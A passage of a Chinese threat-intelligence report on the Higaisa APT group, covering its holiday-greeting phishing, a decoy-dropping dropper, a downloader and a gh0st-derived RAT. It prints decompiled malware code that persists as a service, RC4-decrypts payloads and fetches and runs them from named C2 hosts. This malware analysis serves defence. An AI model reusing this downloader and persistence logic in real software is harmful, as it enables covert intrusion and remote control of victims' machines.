警惕来自节假日的祝福

——APT 攻击组织“黑格莎（Higaisa）”攻击活动披露

腾讯安全御见威胁情报中心

2019.11

目录

一、 概述 2

二、 攻击技术细节 4

2.1 投递 4
2.2 诱饵分析 5
2.3 DOWNLOADER 分析 11
2.4 AVP.EXE 分析 15
2.5 AVPIF.EXE 分析 19

三、 关联分析 20

3.1 初始攻击 20
3.2 攻击诱饵 22
3.3 解密密码 43
3.4 其他文件分析 43
3.5 移动端木马分析 56
3.6 攻击归属分析 59

四、 总结 62

五、 安全建议 62

六、 附录 64

6.1 关于腾讯安全御见威胁情报中心 64
6.2 IOCS 65
6.3 MITRE ATT&CK 70
6.4 参考文章 72

一、 概述

腾讯安全御见威胁情报中心曾经在 2019 年年初捕获到一次有意思的攻击活动，该攻击活动一直持续到现在。根据对该组织活动中所使用的攻击技术、被攻击人员背景等分析研判，我们认为该攻击组织为来自朝鲜半岛的一个具有政府背景的 APT 攻击组织。

根据腾讯安全御见威胁情报中心的大数据分析发现，该组织的攻击活动至少可以追溯到 2016 年，而一直持续活跃到现在。该组织常利用节假日、朝鲜国庆等朝鲜重要时间节点来进行钓鱼活动，诱饵内容包括新年祝福、元宵祝福、朝鲜国庆祝福，以及重要新闻、海外人员联系录等等。此外，该攻击组织还具有移动端的攻击能力。被攻击的对象还包括跟朝鲜相关的外交实体（如驻各地大使馆官员）、政府官员、人权组织、朝鲜海外居民、贸易往来人员等。目前监测到的受害国家包括中国、朝鲜、日本、尼泊尔、新加坡、俄罗斯、波兰、瑞士等。

对于该组织的归属，腾讯安全分析了大量样本，我们确信其来自于朝鲜半岛。对攻击背景分析后，我们认为该组织为来自韩国的一个攻击组织。从样本的技术细节、基础设施等经过详细分析后，我们尚无证据证明该组织跟韩国的另一攻击组织 DarkHotel（黑店）有关联，即便是攻击对象、某些攻击手法跟 DarkHotel（黑店）有一些类似。因此我们决定把该组织列为来自韩国的又一独立的攻击组织，取名为"黑格莎"（源于作者喜欢使用的 RC4 的解密密钥为 Higaisakora，取 Higaisa 的英译），目前尚不排除该组织为 DarkHotel 的某一分支。由于受限于样本、受控机、基础设施等等客观情况，可能在组织归属上存在一些细节的误判和遗漏，我们希望安全社区同仁来共同完善该组织的一些细节。

“黑格莎”组织攻击流程图：




图 1：攻击流程示意图

值得注意的是，我们曾在腾讯安全 2019 年上半年 APT 总结报告中有提及该组织的攻击活动，当时我们错误的把该组织归属到了 Group123。因此也借本文对该错误归属进行勘

误和致歉，同时本文也对该活动进行更为详细的活动披露。若存在错误，望安全同仁一起来指正。

二、 攻击技术细节

2.1 投递

最初始的攻击，从邮件钓鱼开始，邮件内容如下：




图 2：用于攻击的钓鱼邮件

邮件内容为韩语的元旦祝福：




图 3：邮件内容翻译

而从后面的分析可知，在节假日发祝福邮件投递恶意文件，是该组织的惯用伎俩。

2.2 诱饵分析

邮件的附件为一个压缩包：




图 4：诱饵

解压后附带一个可执行文件：

图 5：诱饵解压后内容

该可执行文件其实为一个 dropper（7c94a0e412cc46db5904080980d993c3）木马。

1、 payload 及伪装文件存放在 PE 资源中：




图 6：资源文件内容

2、 字符串以局部数组的形式存储，绝大部分 API 函数使用动态调用：

```
.text:0040266D          mov     [esp+170h+var_158], al
.text:00402671          mov     al, 6Ch
.text:00402673          push    ebp
.text:00402674          mov     [esp+174h+var_152], al
.text:00402678          mov     [esp+174h+var_151], al
.text:0040267C          push    esi
.text:0040267D          lea     eax, [esp+178h+LibFileName]
.text:00402681          push    edi
.text:00402682          push    eax             ; lpLibFileName
.text:00402683          mov     [esp+180h+LibFileName], 'K'
.text:00402688          mov     [esp+180h+var_15A], 'R'
.text:0040268D          mov     [esp+180h+var_159], 'N'
.text:00402692          mov     [esp+180h+var_157], 'L'
.text:00402697          mov     [esp+180h+var_156], '3'
.text:0040269C          mov     [esp+180h+var_155], '2'
.text:004026A1          mov     [esp+180h+var_154], '.'
.text:004026A6          mov     [esp+180h+var_153], 'd'
.text:004026AB          mov     [esp+180h+var_150], 0
.text:004026B0          call    ds:LoadLibraryA
.text:004026B6          mov     esi, eax
.text:004026B8          mov     al, 63h
.text:004026BA          mov     bl, 65h
.text:004026BC          mov     dl, 75h
.text:004026BE          mov     cl, 72h
.text:004026C0          mov     [esp+17Ch+var_14C], 'L'
.text:004026C5          mov     [esp+17Ch+var_14B], 'o'
.text:004026CA          mov     [esp+17Ch+var_14A], al
.text:004026CE          mov     [esp+17Ch+var_149], 'k'
.text:004026D3          mov     [esp+17Ch+var_148], 'R'
.text:004026D8          mov     [esp+'5'], bl
```

图 7：存储字符串代码细节

3、从 BITVIEW 资源中释放两伪装文件 happyCar.jpg 和 Car.docx 并打开，伪装文件未加密无需解密：




图 8：存储在资源中的伪装文件

```
    lstrcpyA(&String1, &String2);
    v24 = 'p';
    v25 = 'p';
    v32 = 'p';
    v22 = 'h';
    v23 = 'a';
    v26 = 'y';
    v27 = 'C';
    v28 = 'a';
    v29 = 'r';
    v30 = '.';
    v31 = 'j';
    v33 = 'g';
    v34 = 0;
    lstrcatA(&String1, &v22);                   // happyCar.jpg
    sub_402660((int)&String1, 0x8Bu, (int)aBitview, 0);
    sub_402960(&String1, 5);
    v13 = 'c';
    v14 = 'a';
    v15 = 'r';
    v16 = '.';
    v17 = 'd';
    v18 = 'o';
    v19 = 'c';
    v20 = 'x';
    v21 = 0;
    lstrcatA(&String2, &v13);                   // Car.docx
    sub_402660((int)&String2, 0x84u, (int)aBitview, 0);
    sub_402960(&String2, 5);
```

图 9：释放伪装文件的代码细节

诱饵打开后如图（居然有中文……）：

图 10：诱饵图 1




图 11：诱饵图 2

4、 随后从 EXBIN 资源中释放 carsrvdx.sed 到系统目录并通过设置注册表创建服务使得该 dll 以系统服务的方式开机自启动实现持久化：

```
v8 = '\x02';
RegSetValueExA_40AB50(v7, &v10, 0, 4, &v8, 4);// Start
v42 = 'cseD';
v43 = 'r';
v44 = 'i';
v45 = 'p';
v46 = 'T';
v47 = 'i';
v48 = 'o';
v49 = 'n';
v50 = 0;
v5 = lstrlenA(lpString);                // DescripTion
RegSetValueExA_40AB50(v7, &v42, 0, 1, lpString, v5);
v34 = 'ARAP';
v35 = 'M';
v36 = 'e';
v37 = 't';
v38 = 'e';
v39 = 'r';
v40 = 's';
v41 = 0;
v26 = 'VRES';
v27 = 'I';
v28 = 'C';
v29 = 'e';
v30 = 'D';
v31 = 'l';
v32 = 'l';
v33 = 0;
RegCreateKeyExA_40AB58(v7, &v34, &v9);    // PARAMeters
RegSetValueExA_40AB50(v9, &v26, 0, 2, &v144, strlen(&v144) + 1);
String = 'C';
v14 = 'l';
v15 = 'i';
v16 = 'e';
v17 = 'n';
v18 = 't';
v19 = 'T';
v20 = 'h';
v21 = 'r';
v22 = 'e';
v23 = 'a';
v24 = 'd';
v25 = 0;
v51 = 'vreS';
v52 = 'i';
v53 = 'c';
v54 = 'e';
v55 = 'M';
v56 = 'a';
v57 = 'i';
v58 = 'n';
v59 = 0;
v6 = lstrlenA(&String);                 // ClientThread
RegSetValueExA_40AB50(v9, &v51, 0, 1, &String, v6);// ServiceMain
RegCloseKey_40AB4C(v9);
RegCloseKey_40AB4C(v7);
sub_402660((int)&v144, 0x81u, (int)aExbin, 1);
v7 = 0:
```

图 12：注册服务代码细节

该资源加密存储在资源中，释放的过程涉及简单的 RC4 解密，密钥为 ssove0117：

```
170  if ( a4 && *lpBuffer != 'M' && lpBuffer[1] != 'Z' )
171  {
172    v23 = '1';
173    v24 = '1';
174    v17 = 's';
175    v18 = 's';
176    v19 = 'o';
177    v20 = 'v';
178    v21 = 'e';
179    v22 = '0';
180    v25 = '7';
181    v26 = 0;
182    rc4_init(v87, (int)&v17, strlen(&v17));
183    rc4_crypt(v87, (int)lpBuffer, v14);
184  }
185  NumberOfBytesWritten = 0;
186  WriteFile(v15, lpBuffer, v14, &NumberOfBytesWritten, 0);
187  CloseHandle(v15);
```

图 13：RC4 解密密钥代码

2.3 Downloader 分析

释放的 payload 文件 carsrvdx.sed 实际为一个 downloader：

首先会构造 url，从 http://info.hangro.net/file/start?session=[8 位随机数字]&imsi=0

获取要下载的文件名：

```
do
{
  v8 = GetTickCount();
  wsprintfA(&v180, aDD, v24, v8);
  strcpy((char *)&v197, &v164);              // /file/start?
  strcat((char *)&v197, &v27);               // session=
  strcat((char *)&v197, &v180);
  strcat((char *)&v197, (const char *)&v22); // &imsi=
  strcat((char *)&v197, a0);
  if ( Download_10001120(&name_info.hangro.net, 8989, (int)&v197, &Filename) )
  {
    v9 = fopen(&Filename, Mode);
    File = v9;
    if ( !v9 )
    {
      v10 = 1800;
      do
      {
        Sleep(1000);
        --v10;
      }
      while ( v10 );
    }
    memset(&Buf, 0, 0x104u);
    if ( fgets(&Buf, 100, v9) )
    {
      do
      {
        OutputDebugString(&Buf);
        v11 = strlen(&Buf);
        if ( v11 >= 3 )
        {
          if ( *(&v193 + v11) == 10 )
            *(&v193 + v11) = 0;
          if ( strstr(&Buf, SubStr) )        // <
          {
            OutputDebugString(aEr);          // ER..
            v18 = 1800;
            do
            {
              Sleep(1000);
              --v18;
            }
            while ( v18 );
            break;
          }
          strcpy(&OutputString, &v164);
          strcat(&OutputString, &v27);
          strcat(&OutputString, &v180);
          strcat(&OutputString, (const char *)&v22);
          strcat(&OutputString, &Buf);
          strcpy(&v196, &v199);
          strcat(&v196, &Buf);
          OutputDebugString(&OutputString);
          OutputDebugString(&v196);
          v12 = Download_10001120(&name_info.hangro.net, 8989, (int)&OutputString, &v196);
          v21 = 0;
          if ( v12 )
          {
            v13 = ((int (__stdcall *)(CHAR *, signed int, signed int, _DWORD, signed int, _DWORD, _DWORD))CreateFileA_v146)(
                    &v196,
                    -1073741824,
                    1,
                    0,
                    3,
                    0,
                    0);
            v14 = (void *)v13;
            if ( v13 == -1 )
              goto LABEL_21;
            v15 = ((int (__stdcall *)(int, _DWORD))GetFileSize_v145)(v13, 0);
            v21 = v15;
```

图 14：构造获取文件 url 代码

C2 信息直接硬编码存储在局部数组中，为 info.hangro.net：

```
.text:1000165D                  mov     [esp+0A24h+name], 'i'
.text:10001665                  mov     [esp+0A24h+var_94F], 'n'
.text:1000166D                  mov     [esp+0A24h+WriteFile], eax
.text:10001674                  mov     [esp+0A24h+var_94E], 'f'
.text:1000167C                  mov     [esp+0A24h+var_94D], 'o'
.text:10001684                  mov     [esp+0A24h+var_94C], '.'
.text:1000168C                  mov     [esp+0A24h+var_94B], 'h'
.text:10001694                  mov     [esp+0A24h+var_94A], 'a'
.text:1000169C                  mov     [esp+0A24h+var_949], 'n'
.text:100016A4                  mov     ecx, '<'
.text:100016A9                  xor     eax, eax
.text:100016AB                  lea     edi, [esp+0A24h+var_940]
.text:100016B2                  mov     [esp+0A24h+var_948], 'g'
.text:100016BA                  mov     [esp+0A24h+var_947], 'r'
.text:100016C2                  mov     [esp+0A24h+var_946], 'o'
.text:100016CA                  mov     [esp+0A24h+var_945], '.'
.text:100016D2                  mov     [esp+0A24h+var_944], 'n'
.text:100016DA                  mov     [esp+0A24h+var_943], bl
.text:100016E1                  mov     [esp+0A24h+var_942], 't'
.text:100016E9                  mov     [esp+0A24h+var_941], 0
.text:100016F1                  mov     [esp+0A24h+var_84F], 'f'
.text:100016F9                  rep stosd
```

图 15：存储 C2 信息代码

URL 参数信息 session=[8 位随机数字]&imsi=0：

```
.text:1000186F                  mov     [esp+0A24h+var_9FA], 's'
.text:10001874                  rep movsb
.text:10001876                  mov     [esp+0A24h+var_9F9], 's'
.text:1000187B                  mov     [esp+0A24h+var_9F8], 'i'
.text:10001880                  mov     [esp+0A24h+var_9F7], 'o'
.text:10001885                  mov     [esp+0A24h+var_9F6], 'n'
.text:1000188A                  mov     [esp+0A24h+var_9F5], al
.text:1000188E                  mov     [esp+0A24h+var_9F4], 0
.text:10001893                  mov     byte ptr [esp+0A24h+var_A10], '&'
.text:10001898                  mov     byte ptr [esp+0A24h+var_A10+1], 'i'
.text:1000189D                  mov     byte ptr [esp+0A24h+var_A10+2], 'm'
.text:100018A2                  mov     byte ptr [esp+0A24h+var_A10+3], 's'
.text:100018A7                  mov     byte ptr [esp+0A24h+var_A0C], 'i'
.text:100018AC                  mov     byte ptr [esp+0A24h+var_A0C+1], al
.text:100018B0                  mov     byte ptr [esp+0A24h+var_A0C+2], 0
```

图 16：URL 的参数信息

```
GET /file/start?session=0169187&imsi=0 HTTP/1.1
Host:info.hangro.net
Accept:*/*
User-Agent:Mozilla/4.0 (compatible; MSIE 2.18; Window  5.1 41444d494e4953542d423234433730 )
Connection:Keep-Alive

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Disposition: attachment; filename="robots.txt"
Content-Type: application/x-msdownload
Content-Length: 18
Date: Thu, 11 Jul 2019 07:28:40 GMT

avp.exe
avpif.exe
```

图 17：C2 返回的数据（文件名）

得到文件名 avp.exe、avpif.exe 后再构造以下 URL 进行下载后再构造以下 URL 进行下载：

http://info.hangro.net/file/start?session=[8 位随机数字]&imsi=avp.exe

http://info.hangro.net/file/start?session=[8 位随机数字]&imsi=avpif.exe

```
HTTP      261 GET /file/start?session=0169187&imsi=avp.exe HTTP/1.1
HTTP     1093 HTTP/1.1 200 OK  (application/x-msdownload)
HTTP      263 GET /file/start?session=0169187&imsi=avpif.exe HTTP/1.1
HTTP      344 HTTP/1.1 200 OK  (application/x-msdownload)
```

图 18：拼接文件后的下载请求

下载回来的文件同样需要经过简单的 RC4 解密，密钥为 Higaisakora.0：

```
if ( *v17 != 'M' || v17[1] != 'Z' )
{
  v42 = 72;
  v43 = 105;
  v44 = 103;
  v45 = 97;
  v46 = 105;
  v47 = 115;
  v48 = 97;
  v49 = 107;
  v50 = 111;
  v51 = 114;
  v52 = 97;
  v53 = 46;
  v54 = 48;
  v55 = 0;
  rc4_init(&v42, strlen(&v42));
  rc4_crypt(v17, v21);
  ((void (__stdcall *)(void *, _DWORD, _DWORD, _DWORD))SetFilePointer)(v14, 0, 0, 0);
  WriteFile(v14, v17, v21, &v21, 0);
}
CloseHandle(v14);
operator delete(v17);
```

图 19：解密文件的 RC4 密钥信息

最后使用 CreateProcessA 执行下载回来的文件：

```
64  ProcName = 'C';
65  v20 = 'r';
66  v21 = 'e';
67  v22 = 'a';
68  v23 = 't';
69  v24 = 'e';
70  v25 = 'P';
71  v26 = 'r';
72  v27 = 'o';
73  v28 = 'c';
74  v29 = 'e';
75  v30 = 's';
76  v31 = 's';
77  v32 = 'A';
78  v33 = 0;
79  CreateProcessA_v3 = GetProcAddress(v1, &ProcName);
80  v4 = ((int (__stdcall *)(_DWORD, int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, int *, int *))CreateProcessA_v3)(
81          0,
82          a1,
83          0,
84          0,
85          0,
86          0,
87          0,
88          0,
89          &v38,
90          &v34);
91  FreeLibrary(v2);
92  return v4;
```

图 20：执行下载后文件的代码细节

2.4 avp.exe 分析

下载回来的文件 avp.exe（fca3260cff04a9c89e6e5d23a318992c）是一个远程控制木马，经过分析，发现该木马是基于 gh0st 开源远控框架修改而来，除了命令分发和数据包压缩

算法弃用原来的之外，其他内容未发现重大改动，基本保留的原来的框架，如 buffer 类。

其中 C2 为 console.hangro.net：1449。

C2 同样使用局部数组的方式硬编码在代码中：

```
137   OutputDebugStringW(L"3");
138   v59 = '.';
139   v66 = '.';
140   v54 = 'n';
141   v62 = 'n';
142   v67 = 'n';
143   String2 = 'c';
144   v53 = 'o';
145   v55 = 's';
146   v56 = 'o';
147   v57 = 'l';
148   v58 = 'e';
149   v60 = 'h';
150   v61 = 'a';
151   v63 = 'g';
152   v64 = 'r';
153   v65 = 'o';
154   v68 = 'e';
155   v69 = 't';
156   v70 = 0;
157   lstrcpyW(&String1, &String2);              // console.hangro.net
158   v16 = v15 % 6;
159   if ( v15 % 6 )
160     --v16;
161   v11 = v15 + 1;
162   v17 = ((int (__fastcall *)(signed int, unsigned int))GetTickCount_v10)(6, v16);
163   if ( sub_401A70(v72, &String1, 1449u) )
164   {
165     v18 = GetTickCount_v10();
166     sub_404680((int)v72, v18 - v17);
```

图 21：硬编码的 C2 信息

和 gh0st RAT 同样的代码结构：

```
207  v7 = ((int (__stdcall *)(signed int, signed int, signed int))socket_v79)(2, 1, 6);
208  *((_DWORD *)v3 + 66) = v7;
209  if ( v7 == -1 )
210    return 0;
211  WideCharToMultiByte(0, 0, lpWideCharStr, 260, &MultiByteStr, 260, 0, 0);
212  v9 = ((int (__stdcall *)(CHAR *))gethostbyname_v99)(&MultiByteStr);
213  if ( !v9 )
214    return 0;
215  v105 = 2;
216  v106 = htons(hostshort);
217  v10 = *((_DWORD *)v3 + 66);
218  v107 = ***(_DWORD ***)(v9 + 12);
219  if ( ((int (__stdcall *)(int, __int16 *, signed int))connect_v101)(v10, &v105, 16) == -1 )
220    return 0;
221  v11 = *((_DWORD *)v3 + 66);
222  v13 = 1;
